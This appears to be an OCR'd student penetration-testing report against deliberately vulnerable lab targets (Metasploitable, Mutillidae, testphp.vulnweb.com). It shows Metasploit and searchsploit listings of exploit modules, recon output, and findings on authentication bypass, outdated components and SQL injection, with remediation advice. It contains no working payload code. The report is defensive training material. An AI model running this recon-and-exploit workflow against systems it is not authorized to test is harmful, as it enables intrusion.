
TOOLS USED: SEARCHSPLOIT AND METASPLOITABLE






kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Shellcodes: No Results
(yashasvi㉿kali)-[~]
$ msfconsole
Metasploit!
=[metasploit v6.3.21-dev]
+ -- --=[2327 exploits - 1218 auxiliary - 413 post]
+ -- --=[1385 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: To save all commands executed since start up to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search Dropbear sshd
[-] No results from search
msf6 > search Apache httpd
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/http/apache_normalize_path_rce 2021-05-10 excellent Yes Apache 2.4.49/2.4.50 Traversal RCE
1 auxiliary/scanner/http/apache_normalize_path 2021-05-10 normal No Apache 2.4.49/2.4.50 Traversal RCE scanner
2 auxiliary/scanner/http/mod_negotiation_brute normal No Apache HTTPD mod_negotiation Filename Bruter
3 auxiliary/scanner/http/mod_negotiation_scanner normal No Apache HTTPD mod_negotiation Scanner
4 exploit/windows/http/apache_chunked 2002-06-19 good Yes Apache Win32 Chunked Encoding
5 exploit/unix/webapp/wp_phpmailer_host_header 2017-05-03 average Yes WordPress PHPMailer Host Header Command Injection
6 exploit/unix/webapp/jquery_file_upload 2018-10-09 excellent Yes blueimp's jQuery (Arbitrary) File Upload
Interact with a module by name or index. For example info 6, use 6 or use exploit/unix/webapp/jquery_file_upload
msf6 >
KALI LINUX
"the quieter you become, the more you are able to hear"



kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Microsoft WINS - Service Memory Overwrite (MS04-045) (Metasploit) | windows/remote/16359.rb
Microsoft WINS Service 5.2.3790.4520 - Memory Corruption (MS11-035) | windows/dos/17830.txt
Microsoft WMI Administration Tools - ActiveX Buffer Overflow (Metasploit) | windows/remote/16516.rb
Microsoft WMITools - ActiveX Remote Command Execution | windows/remote/15809.html
Microsoft Word (Windows/OSX) - Crash (PoC) | multiple/dos/39906.txt
Microsoft Word - '.RTF' pFragments Stack Buffer Overflow (File Format) (MS10-087) (Metasploit) | windows/local/16688.rb
Microsoft Word - '.RTF' Remote Code Execution | windows/remote/41894.py
Microsoft Word - Local Machine Zone Code Execution (MS15-022) | windows/local/37657.txt
Microsoft Word - Record Parsing Buffer Overflow (MS09-027) | windows/local/14693.py
Microsoft Word - RTF Object Confusion (MS14-017) (Metasploit) | windows/local/32793.rb
Microsoft Word 10.72.2304090O - Remote Code Execution (RCE) | multiple/remote/51376.txt
Microsoft Word 2000 - Code Execution | windows/local/3260.txt
Microsoft Word 2000 - Malformed Function Code Execution | windows/remote/29524.txt
Microsoft Word 2000/2002 - Bulleted List Handling Remote Memory Corruption | windows/dos/31934.txt
Microsoft Word 2000/2003 - Hlink Local Buffer Overflow | windows/local/1999.pl
Microsoft Word 2000/2003 - Unchecked Boundary Condition | windows/dos/2001.c
Microsoft Word 2003 - Record Parsing Buffer Overflow (MS09-027) (Metasploit) | windows/local/17177.rb
Microsoft Word 2007 (x86) - Information Disclosure | windows_x86/local/42930.txt
Microsoft Word 2007 - Multiple Vulnerabilities | windows/dos/3698.txt
Microsoft Word 2007 - RTF Object Confusion (ASLR + DEP Bypass) | windows/local/36207.py
Microsoft Word 2007 SP2 - sprmCMajority Buffer Overflow | windows/dos/14971.py
Microsoft Word 2007/2010/2013/2016 - Out-of-Bounds Read Code Execution (MS16-099) | windows/local/40224.txt
Microsoft Word 2010 - Crash (PoC) | windows/dos/22215.txt
Microsoft Word 2013/2016 - sprmSdyaTop Denial of Service (MS16-099) | multiple/dos/40238.txt
Microsoft Word 95/97/98/2000/2002 - 'INCLUDEPICTURE' Document Sharing File Disclosure | windows/remote/21812.txt
Microsoft Word 95/97/98/2000/2002 / Excel 2002 - INCLUDETEXT Document Sharing File Disclosure | windows/remote/21764.txt
Microsoft Word 97/98/2002 - Malformed Document Denial of Service | windows/dos/23216.txt
Microsoft Word Document - Malformed Pointer (PoC) | windows/dos/2922.txt
Microsoft Wordpad 5.1 - '.doc' Null Pointer Dereference | windows/dos/18952.txt
Microsoft Wordpad on winXP SP3 - Local Crash | windows/dos/9423.pl
Microsoft WordPerfect - Converter Buffer Overrun | windows/local/23096.txt
Microsoft WordPerfect Document Converter (Windows NT4 Workstation SP5/SP6 French) - File Template Buffer Overflow (MS03-036) | windows/remote/92.c
Microsoft Works 7 - 'WkImgSrv.dll' ActiveX Denial of Service (PoC) | windows/dos/5460.html
Microsoft Works 7 - 'WkImgSrv.dll' ActiveX Remote Buffer Overflow | windows/remote/5530.html
Microsoft Works 7 - 'WkImgSrv.dll' WKsPictureInterface() ActiveX (Metasploit) | windows/remote/16649.rb
Microsoft Works 8.0 - File Converter Field Length Remote Code Execution | windows/remote/31118.c
Microsoft Works 8.0 Spreadsheet - Multiple Vulnerabilities | windows/dos/28222.txt
Microsoft Workstation Service - NetAddAlternateComputerName Overflow (MS03-049) (Metasploit) | windows/remote/16378.rb
Microsoft Workstation Service - NetpManageIPCConnect Overflow (MS06-070) (Metasploit) | windows/remote/16372.rb
Microsoft Xbox One 10.0.14393.2152 - Code Execution (PoC) | hardware/local/44644.txt
Microsoft XML Core Services - MSXML Uninitialized Memory Corruption (MS12-043) (Metasploit) | windows/remote/19186.rb
Microsoft XML Core Services 6.0 - SubstringData Integer Overflow | windows/remote/30493.js
Microsoft XML Core Services DTD - Cross-Domain Scripting (MS08-069) | windows/remote/7196.html
Microsoft Zero Administration Kit (ZAK) 1.0 / Office97 - Backdoor Access | windows/local/19144.txt
Opera 6.0.1 / Microsoft Internet Explorer 5/6 - JavaScript Modifier Keypress Event Subversion | windows/remote/21636.txt
Oracle MySQL for Microsoft Windows - Payload Execution (Metasploit) | windows/remote/16957.rb
PHP 4.3.x - Microsoft Windows Shell Escape functions Command Execution | php/local/24173.txt
Qualcomm Eudora 5.0.2 - 'Use Microsoft Viewer' Code Execution | windows/remote/20688.txt
Rit Research Labs The Bat! 1.53 - Microsoft Denial of Service Device Name Denial of Service | windows/dos/21307.txt
SkypeApp 12.8.487.0 - 'Cuenta de Skype o Microsoft' Denial of Service (PoC) | windows_x86-64/dos/45251.py
Snapshot Viewer for Microsoft Access - ActiveX Control Arbitrary File Download (Metasploit) | windows/remote/16605.rb
Shellcodes: No Results
KALI LINUX
"the quieter you become, the more you are able to hear"





```
┌──(yashasvi㉿kali)-[~]
└─$ traceroute 192.168.56.101
traceroute to 192.168.56.101 (192.168.56.101), 30 hops max, 60 byte packets
 1  192.168.0.1 (192.168.0.1)  2.572 ms  2.379 ms  2.343 ms
 2  100.76.80.1 (100.76.80.1)  3.418 ms  3.313 ms  3.243 ms
 3  114.79.129.117.dvois.com (114.79.129.117)  3.164 ms  3.628 ms  3.941 ms
 4  10.241.1.6 (10.241.1.6)  3.503 ms  6.639 ms  6.575 ms
 5  10.240.254.140 (10.240.254.140)  3.674 ms  2.869 ms  2.787 ms
 6  10.240.254.1 (10.240.254.1)  5.912 ms  5.115 ms  4.938 ms
 7  * * *
```

```
                projectdiscovery.io

[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[WRN] By using subfinder, you also agree to the terms of the APIs used.

[INF] Configuration file saved to /root/.config/subfinder/config.yaml
[INF] Enumerating subdomains for testphp.vulnweb.com
[WRN] Could not run source bufferover: Get "https://dns.bufferover.run/dns?q=.testphp.vulnweb.com": dial tcp: lookup dns.bufferover.run on 192.168.0.1:53: no such host
[alienvault] www.testphp.vulnweb.com
[WRN] Could not run source certspotterold: Unexpected status code 410 received from https://certspotter.com/api/v0/certs?domain=testphp.vulnweb.com
[WRN] Could not run source sitedossier: Unexpected status code 404 received from http://www.sitedossier.com/parentdomain/testphp.vulnweb.com
[WRN] Could not run source sublist3r: Get "https://api.sublist3r.com/search.php?domain=testphp.vulnweb.com": dial tcp: lookup api.sublist3r.com on 192.168.0.1:53: no such host
[WRN] Could not run source bufferover: Unexpected status code 403 received from https://tls.bufferover.run/dns?q=.testphp.vulnweb.com
[WRN] Could not run source ipv4info: Unexpected status code 404 received from http://ipv4info.com/search/testphp.vulnweb.com
[WRN] Could not run source threatcrowd: Unexpected status code 503 received from https://www.threatcrowd.org/searchApi/v2/domain/report/?domain=testphp.vulnweb.com
[WRN] Could not run source archiveis: Unexpected status code 403 received from http://archive.is/*.testphp.vulnweb.com
[WRN] Could not run source entrust: Unexpected status code 403 received from https://ctsearch.entrust.com/api/v1/certificates?fields=issuerCN,subjectO,issuerDN,issuerO,subjectDN,signAlg
sn,ev,logEntries.logName,subjectCNReversed,certDomain=testphp.vulnweb.com&includeExpired=true&exactMatch=false&limit=5000
[censys] Source took 6.86801ms for enumeration
[threatcrowd] Source took 1.989665189s for enumeration
[spyse] Source took 9.852876ms for enumeration
[certsh] Source took 679.993529ms for enumeration
[hackertarget] Source took 2.124719311s for enumeration
[riddler] Source took 2.830302ms for enumeration
[sitedossier] Source took 794.187453ms for enumeration
[rapiddns] Source took 945.27191ms for enumeration
[commoncrawl] Source took 35.649232814s for enumeration
[dnsdb] Source took 8.543936ms for enumeration
[intelx] Source took 8.817154ms for enumeration
[sublist3r] Source took 819.91368ms for enumeration
[bufferover] Source took 1.077696156s for enumeration
[waybackarchive] Source took 1.402804202s for enumeration
[binaryedge] Source took 1.841983ms for enumeration
[certspotterold] Source took 697.944506ms for enumeration
[archiveis] Source took 2.372180795s for enumeration
[dnsdumpster] Source took 3.360445886s for enumeration
[github] Source took 1.868481ms for enumeration
[securitytrails] Source took 6.031852ms for enumeration
[certspotter] Source took 6.90223446s for enumeration
[urlscan] Source took 7.489682ms for enumeration
[ipv4info] Source took 1.50536177s for enumeration
[shodan] Source took 26.262µs for enumeration
[passivetotal] Source took 9.823235ms for enumeration
[virustotal] Source took 1.405125ms for enumeration
[alienvault] Source took 621.901912ms for enumeration
[entrust] Source took 2.613113089s for enumeration
```

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 100
0
    link/ether 08:00:27:84:0d:99 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic enp0s3
       valid_lft 596sec preferred_lft 596sec
    inet6 fe80::a00:27ff:fe84:d99/64 scope link
       valid_lft forever preferred_lft forever
```





During the assessment of the web application, a critical security vulnerability related to broken authentication was identified. It was possible to bypass the authentication mechanism and gain unauthorized access to the system.

Vulnerability Identification:

Title: Broken Authentication Bypass
Affected Component: Authentication Mechanism
Vulnerability Description:
The authentication mechanism implemented in the web application was found to be weak and susceptible to bypass attacks. As a result, an attacker can gain unauthorized access to sensitive areas of the application without valid credentials.

Attack Methodology:
The authentication bypass was achieved using an exploit from Metasploit, leveraging a known vulnerability in the authentication system. By exploiting this vulnerability, the

attacker successfully bypassed the authentication mechanism and gained privileged access to the system.

Risk Assessment:
The impact of this vulnerability is significant as it compromises the confidentiality, integrity, and availability of the system. An unauthorized user could potentially perform malicious activities, gain access to sensitive information, or escalate privileges within the application.

Recommendations:
● Patch and Update: Apply the latest security patches and updates for the affected application to address any known authentication vulnerabilities.
● Strong Authentication: Implement strong authentication measures, such as multi-factor authentication, to enhance the security of the authentication mechanism.
● Account Lockout and Password Policies: Implement account lockout mechanisms to prevent brute-force attacks. Enforce strong password policies, including complexity requirements and regular password resets.
● Session Management: Implement secure session management controls, including session timeouts, secure session handling, and session termination upon logout or inactivity.
● Secure Coding Practices: Follow secure coding practices, such as input validation, output encoding, and parameterized queries, to prevent common authentication bypass vulnerabilities.
● Security Testing: Regularly conduct comprehensive security testing, including vulnerability assessments and penetration testing, to identify and address authentication vulnerabilities.

Remediation Steps:
● Immediately fix the authentication bypass vulnerability by patching or updating the affected system or application.
● Review and strengthen the authentication mechanism to prevent similar bypass attacks in the future.
● Perform a thorough code review to identify and fix any other security vulnerabilities within the authentication module.
● Conduct a comprehensive security assessment of the entire application to ensure the absence of other critical vulnerabilities.

The successful bypass of the authentication mechanism poses a severe security risk to the application. It is crucial to remediate this vulnerability promptly by implementing the recommended measures to strengthen the authentication mechanism and prevent unauthorized access. Regular security assessments and adherence to secure coding practices are essential for maintaining a robust and secure application environment.

4) **Using Components with Known Vulnerabilities:** Integrating third-party components with known vulnerabilities can expose an application to attacks. Attackers target these components to exploit security weaknesses and gain unauthorized access.
During the assessment of the web application hosted at “http://192.168.56.101/mutillidae/index.php”, several instances of using components with

known vulnerabilities were identified. This poses a significant security risk to the application and its underlying infrastructure.

Vulnerability Identification:

Title: Using Components with Known Vulnerabilities
Affected Components: Outdated Services, Libraries, and Frameworks

Vulnerability Description:
The web application utilizes outdated services, libraries, and frameworks that are known to have security vulnerabilities. These components have publicly disclosed vulnerabilities, and their continued use exposes the application to potential attacks and compromises its security posture.

Risk Assessment:
The use of components with known vulnerabilities introduces a high risk to the application and its users. Attackers can exploit these vulnerabilities to gain unauthorized access, execute arbitrary code, or perform other malicious activities. The impact could range from unauthorized data disclosure and manipulation to full compromise of the application and the underlying infrastructure.

List of Identified Vulnerable Components:
● Outdated Web Server: The web server version identified is Apache/2.2.8 (Ubuntu), which is outdated. The current version of Apache is Apache/2.4.37. The use of an outdated web server exposes the application to known security vulnerabilities and potentially unpatched issues.
● Outdated PHP Version: The application is running PHP/5.2.4-2ubuntu5.10, which is an outdated version. It is recommended to update to the latest stable version of PHP to address security vulnerabilities and take advantage of the latest security enhancements.
● Vulnerable Apache Modules: The Apache server has the mod_negotiation module enabled with MultiViews, which can facilitate file name brute-forcing attacks. This module should be disabled to prevent potential information disclosure or enumeration of sensitive files.

Recommendations:
● Regular Updates and Patching: Update and patch all outdated services, libraries, and frameworks used in the application. This includes updating the web server (Apache) to the latest version and upgrading PHP to a secure and supported version.
● Vulnerability Management: Establish a process for monitoring and managing vulnerabilities in the application's components. Regularly check for updates, security patches, and advisories from the vendors of the utilized services, libraries, and frameworks.
● Secure Configuration: Ensure that the web server and associated modules are properly configured to follow security best practices. Disable unnecessary or vulnerable modules, such as mod_negotiation with MultiViews, to reduce the attack surface.
● Implement Web Application Firewall (WAF): Consider implementing a web application firewall to provide an additional layer of protection against known

vulnerabilities and common web attacks.
● Continuous Security Monitoring: Implement a robust security monitoring solution that includes vulnerability scanning, penetration testing, and regular security assessments to identify and remediate vulnerabilities promptly.
● Developer Awareness and Training: Educate developers on secure coding practices, including the importance of using up-to-date and secure components, and provide training on vulnerability management and secure configuration.


The presence of outdated services, libraries, and frameworks within the web application represents a significant security risk. It is essential to prioritize updating and patching these components to address known vulnerabilities and reduce the likelihood of successful attacks.


By following the recommended actions, the application can enhance its security posture and better protect against potential exploitation. Regular monitoring and proactive vulnerability management are crucial to maintaining a secure and resilient application environment.


5) **Injection:** Injection flaws occur when untrusted data is sent to an interpreter as part of a command or query. Attackers can manipulate this input to execute unauthorized commands or access sensitive data.


SQL Injection: The web application was found to be susceptible to SQL injection attacks. By manipulating input parameters that are directly incorporated into database queries, an attacker could execute arbitrary SQL statements, potentially bypassing authentication mechanisms, extracting sensitive information, or modifying the database.

